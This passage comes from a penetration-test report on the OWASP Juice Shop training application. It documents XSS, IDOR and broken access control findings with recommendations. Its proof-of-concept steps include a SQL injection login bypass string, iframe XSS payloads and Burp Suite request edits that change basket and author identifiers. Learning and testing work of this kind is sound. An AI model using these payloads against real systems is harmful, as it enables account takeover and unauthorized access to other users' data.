
1. Sanitize and encode all user input before inserting it into the DOM
2. Avoid using inner HTML or other unsafe DOM methods with user data.
3. Use a library such as DOM Purify to clean dynamic content.
4. Implement a strict Content Security Policy CSP to reduce XSS risks.

Resources :

https://owasp.org/www-community/attacks/DOM_Based_XSS

Proof Of Concept (P.O.C)

1. Enter the payload in the search bar as shown in the picture then wait for message



4.2 Stored (XSS) via API Endpoints

Medium

Description:

The application is vulnerable to a potential Cross-Site Scripting (XSS) attack through its API endpoints that are not properly sanitizing user input. This vulnerability allows attackers to inject script payloads that are accepted and stored by the API, bypassing server-side validation mechanisms.

Impact:

This vulnerability constitutes an Improper Input Validation issue, resulting in:

- Security control bypasses demonstrating inconsistent validation between UI and API layers.
- Potential for advanced exploits if combined with other vulnerabilities or if client-side protections are compromised.
- Violation of secure coding practices by accepting malicious input at the API level.

Vulnerability Location:

<http://127.0.0.1:3000/api/Products/{id}>

Resources:

- [OWASP A04:2021 -- Insecure Design](#)
- [OWASP API Security Top 10](#)
- [OWASP Cross Site Scripting Prevention Cheat Sheet](#)

Recommendations:

Implement proper input sanitization at the API level for all user-controllable data.

Apply Content Security Policy (CSP) headers to restrict script execution sources.

Validate input against a strict allowlist rather than attempting to block malicious patterns.


Implement proper access controls to prevent direct API manipulation.

Proof of Concept (POC):

1. Log in to Juice Shop as a user with admin privileges using previous vulnerability ([Ref. ID:3.1](#)).

The screenshot shows the Juice Shop login interface. The 'Email*' field contains the value '`' or 1=1--`', indicating a successful SQL injection. The 'Password*' field contains a redacted password. Below the fields are links for 'Forgot your password?' and 'Log in' (with a checked 'Remember me' checkbox). A green button for 'Log in with Google' is also visible. At the bottom, there's a link for 'Not yet a customer?'. The background is dark grey.

2. Click on any product to find its details .



3. Use Burp Suite to intercept a GET request </api/Products/{id}> and send it to the repeater.

4. By adding any id number in [/api/Products/{id}](#) (e.g.1),the response is the details of the product .

5. The penetration tester tried to change the request into PUT request and adding in the body the parameter of product details aiming to change its value .

The screenshot shows a browser-based debugger interface with several tabs at the top: Burp, Project, Intruder, Repeater, View, Help, Dashboard, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and JSON Web Tokens. The 'Repeater' tab is selected.

The request section shows a POST request to `/api/products/1` with the following details:

- Method: PUT
- Host: localhost:3000
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
- Accept: application/json, text/plain, */*
- Content-Type: application/json
- Accept-Encoding: gzip, deflate, br

The JSON payload sent in the body is:

```
1 {  
2   "name": "Apple Juice (1000ml)",  
3   "description": "MY NAME IS THE PUNISHER",  
4   "price": 50.00  
5 }
```

The response section shows a successful HTTP 200 OK response with the following details:

- Content-Type: application/json; charset=utf-8
- ETag: W/101349c0407f4a040futnaVbLqvHchH4"
- Vary: Accept-Encoding
- Date: Sat, 03 May 2024 16:22:25 GMT
- Connection: keep-alive
- Keep-Alive: timeout=5

The response body is:

```
1 {  
2   "status": "success",  
3   "data": {  
4     "id": 1,  
5     "name": "Apple Juice (1000ml)",  
6     "description": "MY NAME IS THE PUNISHER",  
7     "price": 50,  
8     "deluxePrice": 0.99,  
9     "image": "apple_juice.jpg",  
10    "createdAt": "2025-05-03T14:45:06.702Z",  
11    "updatedAt": "2025-05-03T16:22:25.812Z",  
12    "deletedAt": null  
13  }  
14 }
```

Annotations in the screenshot:

- An annotation points to the 'Content-Type' header in the request with the label 'adding Content-Type'.
- An annotation points to the JSON payload in the request with the label 'adding product details parameters and changing its values'.
- An annotation points to the 'status': 'success' field in the response with the label '3'.

6. The penetration tester inserted a XSS payload in the product description parameter (e.g., <iframe src="javascript:alert(xss)">) and the response is 200 OK the payload successfully injected .

Burp Suite - Target: http://localhost:3000

Dashboard Project Intruder Repeater View Help

Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JSON Web Tokens

Send Cancel Back Forward Search

Request

Pretty Raw Hex JSON Web Tokens

1 PUT /api/products/1 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US;q=0.5
6 Content-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0ZWZyY2FyLjIwZC16OgQsQdWCa...
9 Connection: keep-alive
10 Referer: http://localhost:3000
11 Cookie: language=en; welcomeCounter=1; status=disease; cookieConsent=true;
12 X-CSRF-TOKEN: Y2lubGV4cGxhbmVzLmNvZGluZG93bmxvY2FyLjIwZC16OgQsQdWCa...
13 X-Forwarded-For: 127.0.0.1
14 X-Forwarded-Port: 443
15 X-Forwarded-Proto: https
16 X-Powered-By: Express
17 X-Content-Type-Options: nosniff
18 X-Frame-Options: SAMEORIGIN
19 Feature-Policy: payment 'self'
20 Strict-Transport-Security: /;max-age=31536000
21 Content-Type: application/json; charset=utf-8
22 Content-Length: 275
23 ETag: W/"113-ShoSYUlo+CB0c+vwClapBDOI"
24 Vary: Accept
25 Date: Sat, 03 May 2025 16:27:14 GMT
26 Connection: keep-alive
27 Keep-Alive: timeout=5
28

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Strict-Transport-Security: /;max-age=31536000
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 275
9 ETag: W/"113-ShoSYUlo+CB0c+vwClapBDOI"
10 Vary: Accept
11 Date: Sat, 03 May 2025 16:27:14 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14

15 {
16 "status": "success",
17 "data": {
18 "id": 1,
19 "name": "apple juice (100ml)",
20 "description": "<iframe src='javascript:alert('xss')'>",
21 "image": "apple_juice.jpg",
22 "price": 0.99,
23 "deluxePrice": 0.99,
24 "createdAt": "2025-05-03T14:45:06.702Z",
25 "updatedAt": "2025-05-03T16:27:14.951Z",
26 "deletedAt": null
27 }
28 }

Inspector

Request attributes: 2
Request query parameters: 0
Request cookies: 5
Request headers: 12
Response headers: 12
Notes

4.3 DOM Cross-Site Scripting (XSS)

Low

Description:

Cross-Site Scripting (XSS) is a vulnerability where malicious scripts are injected into web pages viewed by others. Here, the pentester found that the application allows HTML or script content to be stored in user-controllable fields in this case, the search bar where the following payload was saved and rendered

Script

```
<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/77198
4076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&sh
ow_user=true&show_reposts=false"></iframe>
```

Impact:

An attacker could embed malicious content auto-playing media or maybe we can upload a malicious script that runs in the browsers of users who visit that search page potentially leading to session hijacking, defacement, or data theft.

location : Search bar in this link <http://localhost:3000/#/search>

Resources: <https://owasp.org/www-community/attacks/xss/>

Recommendation

1. **Sanitize and escape user input** before rendering.
2. Use a library like **DOMPurify** to clean HTML.
3. Apply **Content Security Policy CSP** to restrict inline scripts and external content.

Proof of concept

1. Go to search bar and paste the following script
- ```
<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play
```

=true&hide\_related=false&show\_comments=true&show\_user=true&show\_reposts=false

The screenshot shows a browser window for the OWASP Juice Shop. The URL is localhost:3000/#/search. The page displays a grid of products under the heading "All Products". A red arrow points from the text "apply given script here" at the top right to the status bar, which contains the payload "<false&show\_teaser=true></frame>". A green success message at the top states: "You successfully solved a challenge: Bonus Payload (Use the bonus payload <iframe width='100%' height='166' scrolling='no' frameborder='no' allow='autoplay' src='https://w.soundcloud.com/player/?url=https%3A%2F%2Fapi.soundcloud.com/tracks/77198407&color=%23ff5500&auto\_play=true&hide\_related=false&show\_comments=true&show\_user=true&show\_reposts=false&show\_teaser=true'></frame> in the DOM XSS challenge.)". The products listed include Apple Juice, Apple Pomace, Banana Juice, Best Juice Shop Salesman Artwork, Carrot Juice, D50MM & JUICE SHOP USER DAY Ticket, Eggfruit Juice, and Fruit Press.

2. if it shows as below means it worked

The screenshot shows a search results page for "Search Results -". A red box highlights a card for a SoundCloud audio file titled "OWASP Juice Shop Jingle". A red arrow points from this box to a text annotation that reads "showed a stored soundcloud audio means it worked". Below the search results, there is a magnifying glass icon over clouds and the text "No results found". A green success message at the top states: "You successfully solved a challenge: Bonus Payload (Use the bonus payload <iframe width='100%' height='166' scrolling='no' frameborder='no' allow='autoplay' src='https://w.soundcloud.com/player/?url=https%3A%2F%2Fapi.soundcloud.com/tracks/77198407&color=%23ff5500&auto\_play=true&hide\_related=false&show\_comments=true&show\_user=true&show\_reposts=false&show\_teaser=true'></frame> in the DOM XSS challenge.)".

## 5. IDOR (Insecure Direct Object Reference )

### 5.1 (IDOR) – Basket Manipulation

Medium

#### Description:

IDOR occurs when an application allows unauthorized access or modification of objects by manipulating direct references like user IDs without proper access control.

Here the pentester found that by intercepting the

POST request when adding an item to the basket, the basketId could be changed to another user's ID. The server accepted the change without verifying ownership

#### Impact:

Here the pentester found they could access and modify another user's basket, leading to unauthorized actions like item tampering or data leakage, which compromises user privacy and trust.

**location :**<http://localhost:3000/#/search>

**resources:** <https://portswigger.net/web-security/accesscontrol/idor>

#### Recommendation

Implement server-side authorization checks to validate user access to all objects (e.g., `basketId`).

Use session or token-based mechanisms to associate users with their resources securely.


Avoid exposing internal identifiers (like user IDs or basket IDs) in URLs or client-side code whenever possible.

Log and monitor access to sensitive endpoints for unusual or unauthorized activity.


Perform regular security testing (e.g., access control reviews and pentests) to identify and fix IDOR issues.

### proof of concept

1. Open burp suite browser and open given location in it and click on intercept



2. Click on add to basket as shown



3. Open burp again and watch GET request then forward it

Request

HTTP/1.1 GET /api/basket/0

Host: localhost:3000

sec-ch-ua-platform: "Linux"

Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1MjIw...  
T...  
Accept-Language: application/json, text/plain, \*/\*

200 OK

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

#### 4. Do as shown below

① select the POST method

② right click here

③ click on send to repeater

Detailed description: This screenshot shows the Burp Suite interface. In the top navigation bar, 'Proxy' is selected. The main window displays a list of network requests. A red arrow points from the text '② right click here' to a context menu that has opened over a specific POST request. Another red arrow points from the text '① select the POST method' to the 'Send to Repeater' option within that same context menu.

#### 5. This is how it looked before editing

Detailed description: This screenshot shows the Burp Suite interface with the 'Raw' tab selected. It displays a raw HTTP request message. The request body is a JSON object with fields like 'ProductId', 'BasketId', and 'Quantity'. A red box highlights the 'BasketId' field with the value '10'. The 'Inspector' tab on the right shows the request attributes and headers.


6.Copy BasketId and change it as shown below

③ click on send

① copy this line  
② paste here and change value in box

Worked

## 7. Worked



## 5.2 IDOR (Broken Access Control)

Medium

### Description

The pentester discovered that when submitting a comment, the **author** field in the intercepted HTTP request could be manually altered via Burp Suite. The server accepted the manipulated value without verifying the authenticated user's identity, allowing an attacker to post comments as any other user. **Impact:**

**The pentester found** that by intercepting a comment submission in OWASP Juice Shop using Burp Suite, they could change the **author** field to another user's ID or email. This indicates an **Insecure Direct Object Reference IDOR or missing server-side authorization check as this enables impersonation of any user that affects integrity and trust**

**location :**<http://localhost:3000/#/search> in the apple pomace product

**resources:** [https://portswigger.net/kb/issues/00100850\\_broken-accesscontrol#:~:text=Description%3A%20Broken%20access%20control,should%20not%20be%20able%20to.](https://portswigger.net/kb/issues/00100850_broken-accesscontrol#:~:text=Description%3A%20Broken%20access%20control,should%20not%20be%20able%20to.)

### Recommendation

1. Server side ownership
2. Add Access control check
3. SOC team must log and monitor suspicious activity

### proof of concept

1. open burp suite
2. open browser and enter the link of owasp
3. open intercept then add a comment on any picture

#### 4. Intercept to view what happened and click as shown

① open browser  
② click intercept  
③ look for PUT request and click on it

Request

```

Pretty Raw Hex
10: Accept: application/json, text/plain, */*
11: Content-Type: application/json
12: Origin: http://localhost:3000
13: Sec-Fetch-Site: same-origin
14: Sec-Fetch-Mode: noCors
15: Sec-Fetch-Dest: empty
16: Referer: http://localhost:3000/
17: Accept-Encoding: gzip, deflate, br
18: Cookie: lang=en; _ga=GA1.2.170408005.1621461929; _gid=GA1.2.170408005.1621461929; cookieconsent_status=en_us; token=
19: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
20:
```

Response

```

HTTP/2 201 Created
Date: Mon, 09 May 2024 21:08:38 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 26
Etag: W/14-153a0d0e6f1kk7t/wxUllIN95U
Vary: Accept-Encoding
Last-Modified: Mon, 09 May 2024 21:08:38 GMT
Connection: keep-alive
Keep-Alive: timeout=5
status: "success"

```

Inspector

#### 5. Right click in request place and send to repeater or click on ir and press (ctrl + R)

#### 6. At repeater do as shown below

② click here

① change author to another known account

① - change author to another known account

7. Go view the link again now the comment name changed

The screenshot shows a product page for "Apple Pomace". The product image is a purple tub with two red apples next to it. The price is 0.89€. Below the image is a "Reviews (2)" section. The first review is by "jim@juice-shop.com" and says "I did not like it at all" with a thumbs-up icon. A red box highlights this review, and a red arrow points to the thumbs-up icon. The second review is by "hey@gmail.com" and says "I did not like it at all" with a thumbs-up icon. Below the reviews is a "Write a review" form with a text area and a character counter.

Review	Rating
jim@juice-shop.com I did not like it at all	1
hey@gmail.com I did not like it at all	1

Below the reviews is a "Write a review" form:

Review  
What did you like or dislike?  
Max. 200 characters

### 5.3 View Basket (Broken Access Control)

Medium

#### Description:

The OWASP Juice Shop application is vulnerable to Broken Access Control, allowing a user to view the shopping basket of another user by directly modifying the request. This indicates a lack of authorization checks, exposing sensitive user data such as items, prices, and potentially associated personal data.

---

#### Impact:

In this scenario, the penetration tester found that he can

- **Unauthorized Access:** Any authenticated user can access the shopping basket of another user.
  - **Privacy Violation:** Exposes sensitive user data.
- 

#### Vulnerability Location:

- **Endpoint:** GET /rest/basket/6

#### Resources:

- [OWASP Top Ten 2017 | Release Notes | OWASP Foundation](#)
  - [CWE - CWE-200: Exposure of Sensitive Information to an Unauthorized Actor \(4.17\)](#)
- 

#### Recommendations:

1. **Implement Authorization Logic:**
  - Ensure only the owner of the basket can access it.

## 2. Do Not Trust User-Supplied IDs:


- Use server-side session data to retrieve the authenticated user's basket.

## 3. Use Secure Session Management:

- Implement JWT tokens or session IDs for secure access.
- 


### Proof of Concept (PoC):

1. Log in to the application as a normal user.



2. Open the “your basket”

2.1 The basket is empty



### 3. Open **Burp Suite** to intercept requests.

4. Intercept the request to view the basket and modify the basket ID:

GET /rest/basket/1

where 1 is your current basket ID = "6".

5. Open the **Developer Tools** in the browser and check session storage
6. There [bid = “6”] that can change value to any number

The screenshot shows the OWASP Juice Shop application with the developer tools open. The storage panel displays session storage for the origin `http://localhost:3000`. The table shows two items:

Key	Value
bid	6
itemTotal	0

#### 6.1 Change the value to “1”

The screenshot shows the OWASP Juice Shop application with the developer tools open. The storage panel displays session storage for the origin `http://localhost:3000`. The table shows two items, with the value for 'bid' changed to '1':

Key	Value
bid	1
itemTotal	21.94

The main view of the application shows a basket containing an item: Apple Juice (1000ml) with a quantity of 2 and a price of 1.99.

7. After change value the basket items changes

The screenshot shows the OWASP Juice Shop basket page. At the top, there's a navigation bar with a search icon, account information, a shopping cart icon labeled "Your Basket" with a red notification dot, and a language switcher set to "EN". The main content area is titled "Your Basket" and shows the email "test@gmail.com". Below this, there are three items listed:

Item	Description	Quantity	Price
Apple Juice (1000ml)	Icon of a juice glass with an apple slice.	2	1.99¤
Orange Juice (1000ml)	Icon of a juice glass with an orange slice.	3	2.99¤
Eggfruit Juice (500ml)	Icon of a juice glass with a yellow heart slice.	1	8.99¤

Total Price: 21.94¤

**Checkout**

You will gain 1 Bonus Points from this order!

## 5.4 Easter Egg (Broken Access Control)

Medium

### Description:

The application exposes a hidden file (eastere.gg) within its /ftp directory. By exploiting improper input validation, specifically through null byte poisoning, Pentastar can bypass file extension restrictions and access this file. This vulnerability arises because the server inadequately validates file extensions, allowing unauthorized access to files that should be restricted.

### Impact:

In this scenario, the penetration tester found that he can

- **Unauthorized File Access:** Pentastar s can retrieve files that are not intended for public access, potentially exposing sensitive information.
- **Information Disclosure:** Accessing hidden files may reveal internal messages or hints that could aid in further exploitation of the application.

---

### Vulnerability Location:

- **Endpoint:** <http://127.0.0.1:3000/ftp/eastere.gg>

### Resources:

- [CWE - CWE-912: Hidden Functionality \(4.17\)](#)
  - [A01 Broken Access Control - OWASP Top 10:2021](#)
- 

### Recommendations:

#### 1. Implement Robust Input Validation:

